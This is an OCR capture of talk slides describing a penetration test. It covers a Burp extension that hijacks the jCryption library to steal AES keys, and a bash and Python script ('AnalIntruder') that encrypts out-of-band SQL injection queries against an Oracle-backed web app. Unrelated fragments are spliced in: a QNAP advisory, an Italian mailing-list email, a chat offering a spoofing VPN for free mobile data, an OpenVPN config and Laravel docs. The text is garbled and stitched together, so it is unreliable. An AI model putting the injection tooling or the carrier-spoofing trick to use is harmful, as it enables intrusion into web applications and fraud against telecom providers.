
It gets easier.
Huh?
Every day, it gets a little easier.
But you gotta do it every day.
That's the hard part.
But it does get easier.


“Auricchio’s” Technologies Involved

“Auricchio” - It’s works, It’s secure …..

… until “John Connor's” appearance



Pwning Details - Phase A (1)

The WebApp encrypt, with AES, form data by using a Javascript library named “jCryption”...


How does this work

jCryption

1. **client** requests **RSA** public key from **server**
2. **client** encrypts a randomly generated key with the **RSA** public key
3. **server** decrypts key with the **RSA** private key and stores it in the session
4. **server** encrypts the decrypted key with **AES** and sends it back to the **client**
5. **client** decrypts it with **AES**, if the key matches the **client** is in sync with the **server** and is ready to go
6. everything else is encrypted using **AES**

Pwning Details - Phase A (2)

“John Connor” say “FUCK YOU” to WebApp encryption by develop a Java based Burp Suite Plugin.



Pwning Details - Phase A (3)

Extensibility API

The extensibility API is extremely rich and powerful, and lets extensions carry out numerous useful tasks. You can:

- Process and modify HTTP requests and responses for all Burp tools.
- Access key runtime data, such as the Proxy history, target site map, and Scanner issues.
- Initiate actions like scanning and spidering.
- Implement custom scan checks and register scan issues.
- Customize the placement of attack insertion points within scanned requests.
- Provide custom Intruder payloads and payload processors.
- Query and update the Suite-wide target scope.
- Query and update the session handling cookie jar.
- Implement custom session handling actions.
- Add custom tabs and context menu items to Burp's user interface.
- Use Burp's native HTTP message editor within your own user interface.
- Customize Burp's HTTP message editor to handle data formats that Burp does not natively support.
- Analyze HTTP requests and responses to obtain headers, parameters, cookies, etc.
- Build, modify and issue HTTP requests and retrieve responses.
- Read and modify Burp's configuration settings.
- Save and restore Burp's state.

Pwning Details - Phase A (4)

Pwning Details - Phase A (5)

BApp details: JCryption Handler

This extension provides a way to perform manual and/or automatic Security Assessment for Web Applications that using JCryption JavaScript library to encrypt data sent through HTTP methods (GET and POST).

The main features are:

- Hijacking the JCryption JavaScript library in order to retrieve automatically the AES key (every time it is generated), used for encrypt form data
- Add a custom tab in read-only on HTTP Request View in order to show the decrypted parameter values
- Add a custom tab in read-write on all HTTP Request sent to Repeater, in order to manipulate the decrypted parameter values on-the-fly
- Automatically identify Insertion Points inside the encrypted parameter when sending the requests to the Active Scanner
- Add a custom Logger View to keep track of all requests (with the related responses) that contain the encrypted parameter, save also the cookies and the AES key used for encrypt/decrypt data
- Add a preference panel in order to customize the parameter name used with JCryption to hold encrypted data, show the current AES key, enable/disable the extension without unload it
- Add custom menu entries, useful to send the requests to Repeater or Active Scanner. You can choose if you keep the original request session or make a new request using the last cookies/AES key saved
- Automatically save and restore extension persistent settings (you can clean up settings by Preferences panel)
- Add support to Export/Import Logger View entries in/from CSV from the Preferences panel

P PortSwigger support 4 Jul •••
to me

Hi John Connor


I've now looked through your extension in more detail. I like how you are hijacking the JavaScript to extract the passphrase. It's a nice touch that the plugin supports active scan. And using a hash of the request to find the matching passphrase is a clever trick.

Everything looks good, so I have published your extension in the BApp store. Please check everything is ok and let me know if any issues.

Pwning Details - Phase A (6)

By Hijacking the JS “jCryption” library he retrived the AES passphrase and decrypt/encrypt the comunications on-the-fly.

Yeah, now the “New Age” pentesters can run an “Active Scanner” session in a Production Environment and wait for a random Application “Denial Of Service” bug.



Pwning Details - Phase B (1)

The WebApp is written in AJAX, so “John Connor” begin to read all the Javascript code …. and …. “wait … there’s a function named XXXquery that send a POST request to the web server …. and another named XXXencodeXXX” … déjà-vu

Pwning Details - Phase B (2)

It's the time for the …. ANAL INTRUDER 2.0 ;)

By combining 3 technologies "John Connor" make the 2.0 version of "Anal Intruder", a custom tool used in the past for exploiting OOB SQL Injection vulnerabilities.

Pwning Details - Phase B (3)

```
$ head AnalIntruder.sh
#!/bin/bash

last_COOKIE="JSESSIONID=0001[redacted]"
last_PASS='[redacted]='
baseRequest="[redacted]query="

BIN_ENCODE="./encoding.py"
BIN_ENCRYPT="./jcryption.py"
BIN_CURL=$(which curl)
```

Pwning Details - Phase B (4)

AnalIntruder.sh

```
function queryWrapper()
{
        query="${1}"
        queryEncoded=$(encode_query "${query}")
        tmp="${baseRequest}${queryEncoded}"
        encryptData=$(encrypt_data "${tmp}")
        postData="data=${encryptData}"
        send_request "${postData}"
}
```

```
function encode_query()
{
        ${BIN_ENCODE} "${1}"
}
```

```
function encrypt_data()
{
        ${BIN_ENCRYPT} "${last_PASS}" "${1}"
}
```

```
function ORACLE_banner()
{
        echo "## GET Oracle banner : "
        query="select banner from v\$version"
        queryWrapper "${query}"
}
```

Pwning Details - Phase B (5)

```
def padding(s):
        return s + (16 - len(s) % 16) * chr(16 - len(s) % 16)

def encrypt(password, data):
        salted = ''
        dx = ''
        salt = Random.new().read(8)

        while len(salted) < 48:
                dx = hashlib.md5(dx+password+salt).digest()
                salted += dx

        key = salted[0:32]
        iv  = salted[32:16+32]

        aes = AES.new(key, AES.MODE_CBC, iv)
        pdata = padding(data)

        encrypted_data = aes.encrypt(pdata)

        return base64.b64encode('Salted__'+salt+encrypted_data);
```

```
$ cat jcryption.py
#!/usr/bin/python
```

```

QNAP Security Advisory | Bulletin ID: NAS-201703-21

Taipei, Taiwan, March 21, 2017 - QNAP® had published security enhancement against security vulnerabilities that could affect specific versions of QNAP products. Please use the following information and solutions to correct the security issues and vulnerabilities.

Security Vulnerabilities Addressed in QTS 4.2.4 Build 20170313

Release date: March 21, 2017
Last updated: March 21, 2017
Bulletin ID: NAS-201703-21
Severity rating: Critical
Affected products:

- All QNAP NAS running QTS

Summary

QTS 4.2.4 Build 20170313 includes security fixes for the following vulnerabilities:

- Configuration file vulnerability (CVE-2017-5227) reported by Pasquale Fiorillo of the cyber security company, ISGroup (www.isgroup.biz), a cyber security company, and Guido Oricchio of PCego (www.pcego.com), a system integrator

Fixing bug #69
Just be

Constatazione: lugvr senza un laboratorio = lugvr senza smanettan


File Edit View Go Message Enigmail Tools Help

Get Messages | Write | Chat | Address Book | Tag

From ascii <ascii@katamail.com>

Subject **Constatazione: lugvr senza un laboratorio = lugvr senza smanettamento != lugvr** 09/04/2008 21:15

To Lista del Linux User Group di Verona <lugvr@ **1 more**



domanda:

non pensate che la priorita' numero uno sia riacquisire un laboratorio
dove tornare a spippolare come una volta?

ora questa vena "conference" e' molto bella e lodevole ma anche molto
triste visto che, ve ne sarete accorti, guardare non e' fare

sopratutto quando i temi trattati sembrano sponsorizzati da vmware,
microsoft, e apple. tutte grandi realta' a favore del free software

e senza ticchettio di tasti
senza le bacchette del rampo
senza il ronzio dell'elettricita'

dove vogliamo andare?
cosa diventeremo?

ciao
ascii

ciao 12:41

Ciao 12:54


per caso ti interessano giga illimitati su [redacted] 12:57

lol come? 12:58

1 new message

con una vpn che ho inventato io che fa spoofing dei pacchetti tim vuoi provare? 12:58

Message



I DON'T ALWAYS ALLOW OTHERS INTO MY VPN
BUT WHEN I DO I MAKE SURE THEY FEEL AT HOME WITH FULL SYSTEM ACCESS

Vediamo cosa ha inventato?!?1

```
client
dev tun
proto tcp
remote ***.***.***.*** 53
resolv-retry infinite
remote-random
nobind
tun-mtu 1500
tun-mtu-extra 32

Environment Configuration

It is often helpful to have different configuration values based on the environment where the application is running. For example, you may wish to use a different cache driver locally than you do on your production server.

To make this a cinch, Laravel utilizes the DotEnv PHP library by Vance Lucas. In a fresh Laravel installation, the root directory of your application will contain a `.env.example` file. If you install Laravel via Composer, this file will automatically be renamed to `.env`. Otherwise, you should rename the file manually.
